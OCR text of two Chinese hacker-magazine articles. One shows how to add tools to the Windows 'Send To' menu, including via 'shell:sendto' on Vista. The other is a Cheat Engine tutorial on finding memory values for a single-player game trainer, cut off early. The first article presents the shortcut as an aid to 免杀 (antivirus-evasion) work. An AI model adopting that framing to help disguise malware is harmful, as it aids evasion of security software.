（文章中涉及到的工具 htmlS2htm.exe、3倍进V1.0，已经收录在光盘中）

手把手教你黑客软件快捷化

恶鬼夜行【O.F.S】

大家在看一些制作好的免杀教程时，有时会看到那些高手将软件直接点击右键“发送到”他想要用到的软件中。下边，我就来教大家如何在VISTA系统中进行设置实现。

先来介绍一下非VISTA系统（Win98/2000/XP/2003）的添加方法，打开X:\DocumentsandSettings\用户名\SendTo文件夹（图1），另外还可以在“开始”—“运行”栏中输入sendto来直接打开这个文件夹。如果使用的是Windows98/Me系统，则打开X:\Windows\SendTo文件夹。这个文件夹一般都是隐藏的，所以我们需要在“工具”菜单中更改文件夹属性，选中“显示隐藏文件”选项。




图4




图1




图5

如何添加进去呢？在另一个窗口中选中你要创建到“发送到”菜单中的项目，按住右键把选择的项目拖到SendTo文件夹中，在出现的菜单中选择“在当前位置创建快捷方式”，这个项目就出现在“发送到”菜单中了，名称可以随便修改。




图2

好了，下面来教大家如何在VISTA系统中进行添加。VISTA添加的方法和上面的差不多，但是命令不一样，因为VISTA对用户的保护，不允许直接访问“sendto”文件夹，如果我们在“运行”栏里直接输入sendto的话，会直接出现拒绝访问的提示（图2，图3）。




图3




图6

这个就是VISTA对用户文件夹的保护，那么我们要如何解决呢？在VISTA下还有另一个方法可以使用，这个方法就是**shell:sendto**，就能搜索到sendto文件夹了。单击“开始”，在搜索框中输入**shell:sendto**回车，然后在打开的SendTo文件夹的空白处右键单击，左键选择“粘贴”，把剪切掉的快捷方式粘贴到SendTo文件夹中，这样“发送到”中就会有我们常用的文件夹了（图4，图5，图6）。看到了没有？怎么样？方法很简单吧，有了这个方法我们在VISTA中就可以直接发送到软件里，像免杀那种麻烦的事情就可以这么处理了。

跟我学用CE来修改游戏

王建松［长春理工大学］

提起游戏修改工具当然不能少了Cheat Engine，它是国外牛人使用delphi开发的一款开源的内存工具。从名字就可以看出，它非常适合于游戏作弊，是外挂编写的不可缺少的工具之一。它拥有强大的反汇编功能，这是别的游戏工具几乎没有的。另外，它本身还自带了外挂制作工具，可以直接由它来生成外挂。

使用CE的基本步骤为：

1.运行CE，2.运行游戏，3.在CE中指定要修改的游戏，4.首次搜索一个数值，5.回到游戏中让这个数值增加或减少，6.回到CE按数值增减的情况再次搜索，7.重复5和6直到得到一个或很少的几个结果，8.在这几个结果中判断哪一个是真正的结果然后进行修改，最后保存。

CE目前最新的版本是5.3，其基本界面如图1所示，启动后点击左上角按钮来选择游戏进程，左边是搜索到的数据，右边是搜索选项，为方便英文水平不好的朋友我将重要的地方都做了简单的翻译！

下面我们结合单机游戏连连看来学习CE的使用，先来看连连看外挂编写中的内存地址分析。进入连连看V4.1，如图2。

对于连连看，想必许多读者都玩过吧，不过我实在没有这个天赋，经常是还没点几对就到时间了。那咱们就来编个外挂

吧，我们的目的是要写一个没有时间限制、没有提示限制的外挂。时间和提示的数值都是在内存中明文存放的，首先要使用CE搜索找到它们的内存地址，然后才能编程修改。好了，让我们开始搜索之旅吧！打开CE，点击左上角的第一个图标，也就那个电脑上有个放大镜的图标，选择连连看进程zzllk.exe，如图3。





图1


图2

